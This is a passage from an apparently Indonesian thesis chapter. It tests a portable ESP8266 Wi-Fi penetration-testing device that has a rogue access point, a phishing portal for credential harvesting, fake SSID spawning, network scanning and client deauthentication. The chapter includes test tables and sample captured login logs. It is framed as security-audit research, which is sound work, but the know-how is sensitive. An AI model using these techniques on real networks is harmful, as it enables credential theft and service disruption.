
2. Rogue AP

Input


Gambar 4.22 Halaman Manajemen Konfigurasi

Proses *input* Rogue AP yaitu pengguna memasukan parameter-parameter serangan yang disesuaikan dengan keadaan serangan.

Output





Gambar 4.23 Rogue AP diaktifkan

Gambar 4.24 *Web Portal Phising*

Output rogue AP yaitu parameter yang sudah dimasukan pengguna dapat dibangkitkan menjadi serangan *Rogue AP* dan dapat terlihat pada jaringan Wi-Fi. *Web portal* dapat terbuka apabila pengguna masuk kedalam Rogue AP.


3. Logging

Input

Gambar 4.25 *Log system*Gambar 4.26 *Log serangan*

Sistem log berjalan secara otomatis ketika pengguna masuk kedalam sistem, pengguna.

Output




Gambar 4.27 *Log Serangan Masuk*

Log serangan dapat dilihat pada halaman *View Logs* yang menampilkan informasi url, SSID, kanal, *password* dan *browser* yang digunakan.

4. *Generate Report*

Input



Gambar 4.28 *Log Serangan Masuk*

Proses *input* berasal dari log yang masuk dari aktivitas dan serangan yang dilakukan oleh sistem.

Output



```
3.txt - Notepad
File Edit Format View Help
GA Notsecure | 192.168.1.1

{"url": "http: //w.msftconnecttest .com/redirect ":0, "channe:
Edg/89.0.774.68"}, {"url": "http: //mui.msftconnecttest .com/redirect", "ssid"
Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}][ ]

11, "user: "rt fbug", "pass" : " password", "userAgent!
jogue AP", "hidden" :0, "channel" :11, "user": "toddyupananda@gmail.com", "pass": "s3cr3t", "useragent":


jozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Gambar 4.29 Log Serangan diunduh

Output-nya yaitu pengguna dapat mengunduh log serangan yang dikonversi menjadi teks dan ditampilkan pada *browser*.

5. Scanning

Input



Gambar 4.30 Melakukan *scanning* AP

Pengguna masuk pada jaringan “etfscan” kemudian masuk dalam halaman utama, sistem menampilkan hasil *scan* otomatis dari jaringan disekitar.

Output

Station: 13								
Vendor	MAC	Ch	Name	Pkts	AP	Last seen		
0	18:01:11:98:7a:5c	6	ADD	116	T3	2min		X
1	TendaTec 50:2b:73:c9:02:8f	6	ADD	94	T1	2min		X
2	Azurewav 80:c5:f2:91:67:bd	6	ADD	90	T3	2min		X
3	8c:c8:4b:20:f8:47	6	ADD	62	T1	2min		X
4	8c:c8:4b:21:38:0b	6	ADD	61	T2	2min		X

Gambar 4.31 Hasil Scan Station

Access Point: 4								
SSID	Name	Ch	RSSI	Enc	MAC	Vendor		
0	T1	ADD	6	-76	WPA2	74:ac:b9:03:22:52		X
1	T2	ADD	6	-76	WPA2	76:ac:b9:03:22:52		X
2	T4	ADD	6	-77	WPA2	96:ac:b9:03:22:52		X
3	T3	ADD	6	-78	WPA2	86:ac:b9:03:22:52		X

Gambar 4.32 Hasil Scan AP

Sistem menampilkan informasi hasil *scanning* berupa vendor, MAC, kanal, paket, AP, *last seen* dan fitur tambah untuk deautentikasi.

6. Spawner

Input

Spawner								
SSID								
WPA2								
Nomor								
TAMBAH								

Gambar 4.33 Input custom SSID

Pengguna masuk kedalam halaman *spawner*, kemudian memasukan *input* berupa SSID, kunci, dan nomor kanal yang akan digunakan.

Output

Waktu Interval

10s

DISABLE RANDOM MODE

0	\$LHwqN3*G+0;>;EeUig?L^]NkN&P3"=~-		<div>SAVE</div>	<div>X</div>
1	D5^8)w0GY0GMw#En_go,sDZ1#jmZDq2		<div>SAVE</div>	<div>X</div>
2)~lw 3PHlb5=V6=;_#bEivN1mau%btnc	-	<div>SAVE</div>	<div>X</div>
3	=<,K^)w)J-dLS^e#4[pj> G~"vY"(Fno	-	<div>SAVE</div>	<div>X</div>
4	z%NuS(JlR4mq\$&<nU(1^RwoeBll/)lGc		<div>SAVE</div>	<div>X</div>
5	jX8nEKprFXHJs,kmbS4[vpSl4+S-Wxc		<div>SAVE</div>	<div>X</div>
6	PLVv~#m; <@+(*3*Z4p7&3rVIYlu6cz		<div>SAVE</div>	<div>X</div>
7	r,pAv19U"SZD\$Zlty;v*fy04[o,"3E[<div>SAVE</div>	<div>X</div>

Gambar 4.34 Output random mode

Sistem menampilkan SSID yang sudah dibuat dalam tabel AP palsu yang akan dibangkitkan oleh pengguna.

7. Deautentikasi

Input

1	IendaIec	50:2b:73:c9:02:8f	6	<input type="button" value="ADD"/>	94	I1	18min		<input type="button" value="X"/>
2	Azurewav	80:c5:f2:91:67:bd	6	<input type="button" value="ADD"/>	90	T3	18min		<input type="button" value="X"/>
3		8c:c8:4b:20:f8:47	6	<input type="button" value="ADD"/>	62	T1	18min		<input type="button" value="X"/>
4		8c:c8:4b:21:38:0b	6	<input type="button" value="ADD"/>	61	T2	18min		<input type="button" value="X"/>
5	XiaomiCo	0c:98:38:75:ce:17	6	<input type="button" value="ADD"/>	60	T1	18min	<input checked="" type="checkbox"/>	<input type="button" value="X"/>
6		8c:c8:4b:20:f8:c7	6	<input type="button" value="ADD"/>	58	T4	18min		<input type="button" value="X"/>

Gambar 4.35 Target Station Deautentikasi

Pengguna memilih klien yang terhubung ke AP pada halaman utama untuk dapat dilakukan serangan deautentikasi

Output



The screenshot shows a window titled "Attack". Inside, there is a table with three columns: "Attack", "Target", and "Pkts/s". The first row of data shows "Deauther" under "Attack", "1" under "Target", and "52/50" under "Pkts/s". To the right of the table is a blue button labeled "STOP".

Attack	Target	Pkts/s
Deauther	1	52/50

Gambar 4.36 Proses pengiriman paket deautentikasi

Paket deautentikasi dikirimkan ke klien yang sudah dipilih dengan tujuan untuk memutuskan hubungan koneksi antara klien dan APnya yang terlihat dari paket data yang dikirimkan.

b. White Box Testing

White Box Testing merupakan metode pengujian yang berfokus kepada *internal source code* yang terdapat pada fungsionalitas sistem berdasarkan hasil yang dikeluarkan oleh suatu fungsi. Tujuan dari pengujian ini adalah untuk memastikan bahwa sistem dapat berjalan sesuai dengan *source code*. Fungsi dan *source code* yang dilakukan pengujian terlampir.

Hasil pengujian *source code* yang dijalankan dapat terlihat pada gambar *black box testing*. Terlihat bahwa fungsi-fungsi dapat berjalan bagaimana mestinya dari *input* dan *output*.

IV.3.1 Integration Testing

Pada penelitian ini, *integration testing* dilakukan dengan pendekatan *user interface* dan *use scenario testing*. Pendekatan ini dilakukan untuk memastikan tiap antarmuka sistem terhubung dengan baik sesuai dengan harapan.

Integration testing sistem prototipe dilakukan untuk memastikan bahwa fungsi *automated testing tools* dari aspek perangkat dan fungsi dapat berjalan sesuai dengan *hardware* dan *software*-nya. Pengujian ini melakukan uji coba dengan pendekatan *user interface testing* dan *use scenario testing* pada semua *use case* yang ada.

a. User Interface Testing

User interface testing merupakan pengujian yang bertujuan untuk memeriksa apakah hubungan antar tampilan di sistem sudah sesuai dengan yang diharapkan. Pada pengujian ini, terdapat delapan proses yang diuji, yaitu berdasarkan *use case* yang ada. Hasil *user interface testing* dapat dilihat pada Tabel 4.13:

Tabel 4.13 *User Interface Testing*

No	Tampilan <i>User Interface</i>	Tipe Data Uji	Masukan	Hasil yang diharapkan	Keterangan
1	<i>Login</i>	<i>Valid input</i>	1. SSID: etfbug/etfscan 2. Password: password	- Menampilkan jaringan “Hidden Network” - Masuk kedalam jaringan perangkat - Menampilkan halaman utama	Sesuai
		<i>Invalid input</i>	1. SSID: asrama 2. Password: zxcasdqwe	- Tidak dapat masuk ke jaringan - Notifikasi “ <i>this network unreachable</i> ”	Sesuai
2	<i>Rogue AP</i>	<i>Valid input</i>	1. Attack type: Rogue AP 2. Portal: YES 3. SSID: Attack AP 4. Password: password 5. Channel: 11 6. Hidden: YES 7. IP: 8.8.8.8 8. Gateway: 192.168.1.1 9. Subnet: 255.255.255.0	- Mengubah tampilan menjadi “ <i>page not found</i> ” - Memunculkan SSID Attack AP - Ketika terkoneksi akan memunculkan web portal	Sesuai
		<i>Invalid input</i>	10. Attack type: Rogue AP 11. Portal: YES 12. SSID: “” 13. Password: “” 14. Channel: “” 15. Hidden: YES 16. IP: “”	- Mengubah tampilan menjadi “ <i>page not found</i> ” - Tidak memunculkan SSID serangan - Tidak dapat dikoneksikan	Sesuai

			17. Gateway: ‘’’ 18. Subnet: ‘’’		
3	Logging	Valid input	Pengguna menjalankan sistem atau melakukan serangan <i>rogue</i> AP	- Memunculkan log pada halaman <i>system</i> log - Memunculkan log pada halaman <i>logging</i>	Sesuai
		Invalid input	-	-	Sesuai
4	Generate Report	Valid input	Pengguna melakukan pengunduhan laporan dari halaman <i>system log</i> dan <i>logging</i>	- Memunculkan halaman log pada <i>web browser</i>	Sesuai
		Invalid input	-	-	Sesuai
5	Scanning	Valid input	Browser: 192.168.4.1 / scan.me Channel : 11 Waktu : 15 detik	i. Menampilkan daftar AP dan <i>station</i> yang ada di jaringan	Sesuai
		Invalid input	-	ii. -	Sesuai
6	Spawner	Valid input	SSID : T5 WPA2 : v Kanal : 11 iii. Mengaktifkan <i>Random Mode</i>	iv. Menambahkan SSID pada tabel <i>fake</i> AP v. Membangkitkan SSID secara acak	Sesuai
		Invalid input	-	-	Sesuai
7	De-autentikasi	Valid input	vi. Pengguna memilih AP atau <i>station</i> pada halaman <i>Scanning</i> vii. Pengguna membuat <i>fake</i> AP viii. Pengguna mengaktifkan fungsi deautentikasi	x. Sistem memiliki target untuk deautentikasi xi. Sistem memutuskan koneksi korban xii. Sistem memiliki daftar <i>fake</i> AP	Sesuai

			ix. Pengguna mengaktifkan fungsi <i>spawner</i>	iii. Sistem membangkitkan <i>fake</i> AP dari daftar	
		<i>Invalid input</i>	xiv. Pengguna tidak memilih target pada halaman <i>scan</i> xv. Pengguna tidak membuat <i>fake</i> AP pada menu <i>spawner</i>	vi. Tidak ada AP atau <i>station</i> yang terdeautentikasi vii. Tidak ada <i>fake</i> AP yang dibuat oleh sistem	Sesuai

Pada tabel 4.13 terdapat delapan tampilan *user* yang diuji dalam *user interface testing*. Pengujian dilakukan dengan memberikan percobaan *input* yang *valid* dan tidak *valid*. Hasil keseluruhan *user interface testing* dapat dilihat pada tabel 4.14.

Tabel 4.14 Hasil keseluruhan *user interface testing*

No.	Tampilan <i>User Interface</i>	Keterangan
1.	Tampilan <i>login</i>	Sesuai
2.	Tampilan <i>Rogue</i> AP	Sesuai
3.	Tampilan <i>logging</i>	Sesuai
4.	Tampilan <i>generate report</i>	Sesuai
5.	Tampilan <i>Scanning</i>	Sesuai
6.	Tampilan <i>Spawner</i>	Sesuai
7.	Tampilan deautentikasi	Sesuai

b. *Use Scenario Testing*

Use scenario testing merupakan pengujian yang bertujuan untuk memeriksa apakah sistem mampu melakukan *scenario* yang sudah ditentukan. Selain itu juga dilakukan pemeriksaan kesesuaian kegiatan yang dilakukan berdasarkan *scenario* tersebut. *Use scenario testing* dilakukan dengan menguji seluruh fungsi sistem yang dapat dilihat pada tabel 4.15

Tabel 4.15 *Use Scenario Testing*

No.	Skenario	Aksi Pengguna	Reaksi Sistem	keterangan
-----	----------	---------------	---------------	------------

1	<i>Login</i>	pengguna melakukan koneksi ke hidden network dan memasukkan SSID dan password	sistem jaringan akan melakukan pengecekan terhadap inputan pengguna, apabila sesuai akan masuk ke jaringan jika tidak akan ada notifikasi tidak dapat masuk ke jaringan	Sesuai
			NodeMCU melakukan autentikasi inputan pengguna yang benar	Sesuai
			NodeMCU akan menampilkan halaman utama di <i>web browser</i>	Sesuai
2	<i>Rogue AP</i>	pengguna memasukkan parameter serangan yang dibutuhkan untuk menjalankan Rogue AP	NodeMCU akan memunculkan SSID baru dari serangan <i>Rogue AP</i>	Sesuai
			NodeMCU mengirimkan web portal ke pengguna yang terhubung	Sesuai
			NodeMCU menyimpan data log dari pengguna yang terhubung	Sesuai
			NodeMCU menampilkan notifikasi sukses <i>login</i> dari serangan	Sesuai
3	<i>Logging</i>	Pengguna melakukan aktifitas pada sistem atau melakukan serangan Rogue AP	NodeMCU menyimpan aktifitas log data pada halaman <i>system log</i>	Sesuai
			NodeMCU menyimpan aktifitas log serangan pada halaman <i>logging</i>	Sesuai
			<i>Web Browser</i> menampilkan log data pada tabel di halaman	Sesuai

4	<i>Generate Report</i>	Pengguna mengunduh data log dari halaman log	NodeMCU melakukan pencetakan data log <i>system</i> pada halaman <i>browser</i>	Sesuai
			NodeMCU melakukan pencetakan data log serangan pada halaman <i>browser</i>	Sesuai
5	<i>Scanning</i>	Pengguna masuk ke <i>browser</i> dan memasukan IP 192.168.4.1 atau URL <i>scan.me</i>	Sistem menampilkan halaman <i>scanning</i>	Sesuai
		Pengguna melakukan <i>scanning</i> AP atau <i>station</i> yang ada di jaringan	NodeMCU melakukan <i>scanning</i> secara otomatis ketika perangkat dinyalakan	Sesuai
			Sistem dapat melakukan <i>scanning</i> ulang AP dan <i>station</i>	Sesuai
			Sistem dapat menyimpan AP dan <i>station</i> yang masuk dalam tabel <i>scanning</i>	Sesuai
6	<i>Spawner</i>	Pengguna masuk kedalam menu <i>Spawner</i> dan membuat fake	Sistem membuat fake AP dari input pengguna ke dalam daftar AP yang akan dibuat	Sesuai
		Pengguna membangkitkan random SSID	Sistem akan membangkitkan random AP dengan nama, keamanan dan kanal yang acak	Sesuai
		Pengguna masuk ke menu <i>deautentikasi</i> untuk mengaktifkan fake AP	Sistem akan membangkitkan fake AP pada jaringan	Sesuai

7	Deautentikasi	Pengguna memilih AP atau station pada menu scanning	Sistem menetapkan AP dan station yang akan dilakukan deautentikasi	Sesuai
		Pengguna mengaktifkan serangan deautentikasi	Sistem melakukan serangan deautentikasi pada AP dan station yang telah ditetapkan	Sesuai

Pada tabel 4.15 terdapat tujuh scenario yang dijalankan. Keseluruhan skenario dapat melakukan kegiatan yang sesuai dengan harapan. Hasil keseluruhan *use scenario testing* dapat dilihat pada tabel 4.16.

Tabel 4.16 Hasil keseluruhan *use scenario testing*

No.	Tampilan <i>use scenario testing</i>	keterangan
1.	<i>Login</i>	Sesuai
2.	<i>Rogue AP</i>	Sesuai
3.	<i>Logging</i>	Sesuai
4.	<i>Generate Report</i>	Sesuai
5.	<i>Scanning</i>	Sesuai
6.	<i>Spawner</i>	Sesuai
7.	<i>deautentikasi</i>	Sesuai

IV.3.3 System Testing

System testing merupakan pengujian yang dilakukan untuk mengetahui apakah sistem memenuhi kesesuaian dalam pemenuhan kebutuhan sistem yang telah ditentukan. Kebutuhan sistem tersebut meliputi kebutuhan fungsional dan non-fungsional. Pada penelitian ini, *system testing* dilakukan dengan pendekatan *requirement testing*.

a. Requirement Testing

Requirement testing merupakan pengujian yang dilakukan dengan membandingkan daftar kebutuhan fungsional dan non-fungsional dengan implementasi yang telah dilakukan pada perangkat *automated testing tools*. Hasil *requirement testing* dapat dilihat pada tabel 4.17 dan 4.18

Tabel 4.17 Hasil *requirement testing* kebutuhan fungsional

No.	Kebutuhan	Keterangan
1.	Sistem dapat menyediakan layanan jaringan Wi-Fi untuk kebutuhan uji penetrasi pada Wi-Fi	Terpenuhi
2.	Sistem memiliki fungsi untuk menyediakan layanan login dengan memasukkan SSID dan <i>password</i> ke jaringan <i>hidden network</i> untuk dapat terhubung	Terpenuhi
3.	sistem memiliki fungsi untuk melakukan serangan <i>phising</i> dengan teknik <i>rogue AP</i> dengan menyediakan web portal untuk mendapatkan <i>user credential</i> berupa ID/Email dan <i>password</i>	Terpenuhi
4.	Sistem memiliki manajemen konfigurasi untuk <i>rogue AP</i> yang dapat memudahkan pengguna untuk mengatur serangan	Terpenuhi
5.	Sistem memiliki fungsi <i>logging</i> agar pengguna dapat melihat aktivitas data pada halaman system log dan logging	Terpenuhi
6.	Sistem memiliki fungsi <i>generate report</i> untuk dapat melakukan memudahkan pelaporan audit keamanan	Terpenuhi
7	Sistem memiliki fungsi untuk melakukan scanning terhadap jaringan Wi-Fi yang ada di daerah sekitarnya	Terpenuhi

8	Sistem memiliki fungsi untuk melakukan deautentikasi klien dari akses poin yang terkoneksi	Terpenuhi
9	Sistem memiliki fungsi untuk melakukan <i>spawning fake AP</i> dengan jumlah dan nama tertentu yang digunakan untuk melancarkan serangan selanjutnya	Terpenuhi

Tabel 4.18 Hasil *requirement testing* kebutuhan non-fungsional

No.	Kebutuhan	Keterangan
1.	Sistem berjalan pada perangkat keras NodeMCU ESP8266 sebagai perangkat yang menyediakan fungsi komputasi dan jaringan	Terpenuhi
2.	Akses ke perangkat NodeMCU ESP8266 menggunakan sistem operasi yang digunakan pengguna	Terpenuhi
3.	Sistem dimodifikasi untuk menjadi <i>portable</i> dengan menggunakan perangkat utama NodeMCU ESP8266 yang diintegrasikan dengan perangkat <i>peripheral</i> seperti <i>antenna</i> , <i>battery</i> , <i>Power Switch</i> , <i>project box</i> , <i>module charge</i> dan USB	Terpenuhi

Pada tabel 4.17 menunjukan hasil pemenuhan kebutuhan fungsional dan tabel 4.18 menunjukan hasil pemenuhan kebutuhan non-fungsional.

Berdasarkan hasil pengujian tersebut, diperoleh kesimpulan bahwa sistem yang dibuat telah memenuhi seluruh kebutuhan baik kebutuhan fungsional maupun non-fungsional. Hasil keseluruhan *system testing* dapat dilihat pada tabel 4.19

Tabel 4.19 Hasil keseluruhan *requirement testing*

No.	Jenis Kebutuhan	Hasil Pengujian
1.	Kebutuhan Fungsional	Sesuai
2.	Kebutuhan Non-Fungsional	Sesuai


IV.4 TAHAP IMPLEMENTATION

Pada subbab ini dilakukan implementasi sistem pada pengujiannya dilakukan pada satu persatu sistem perangkat ESP8266. Pengujian ESP8266 pertama dengan melakukan uji penetrasi pada Wi-Fi berdasarkan serangan *rogue* AP dengan *web portal* untuk *credential harvesting*. Tujuan dari implementasi ini untuk mengetahui fungsi dan kinerja sistem agar dapat dievaluasi untuk perbaikan sistem kedepannya. Terdapat beberapa penjas ditahap ini yaitu skenario serangan, pengujian serangan dan analisis implementasi.

a. Skenario Serangan NodeMCU ESP8266 Kesatu

Pada subbab ini akan menjelaskan *scenario* serangan yang dilakukan oleh perangkat pada uji penetrasi jaringan Wi-Fi menggunakan skenario *Rogue AP*.

Dalam pengujian ini penyerang berada di area jaringan Wi-Fi dari lokasi target uji penetrasi dilakukan. Penyerang dapat melakukan serangan dengan atau tanpa mengetahui informasi dari organisasi atau instansi yang diserang. Penyerang akan menjalankan perangkat uji penetrasi dengan mengaktifkan SSID serangan yang sama dengan SSID sekitar lokasi. Kemudian korban akan mencoba melakukan koneksi ke jaringan *malicious* dari perangkat. Tujuan dari serangan tersebut agar mendapatkan informasi berupa ID, *Email*, *Password* serta informasi lainnya dari korban yang terkoneksi jaringan *malicious* melalui web portal *phishing*.. skenario serangan seperti pada Gambar 4.37.




Gambar 4.37 Skenario Serangan ESP8266 Pertama

Dari serangan tersebut didapatkan *credential harvest* dari korban sehingga *pentester* dapat mencari kerentanan Wi-Fi yang dimiliki organisasi atau instansi terkait seperti lemahnya kesadaran keamanan siber personil atau lemahnya pertahanan jaringan Wi-Fi.


b. Pengujian Serangan

Pada subbab ini akan dilakukan pengujian serangan menggunakan perangkat yang sudah dibuat dan dijalankan sesuai fungsi dan *scenario* serangan


a) Proses *Login* pengguna pada sistem



Gambar 4.38 Tampilan *Login* pada sistem operasi



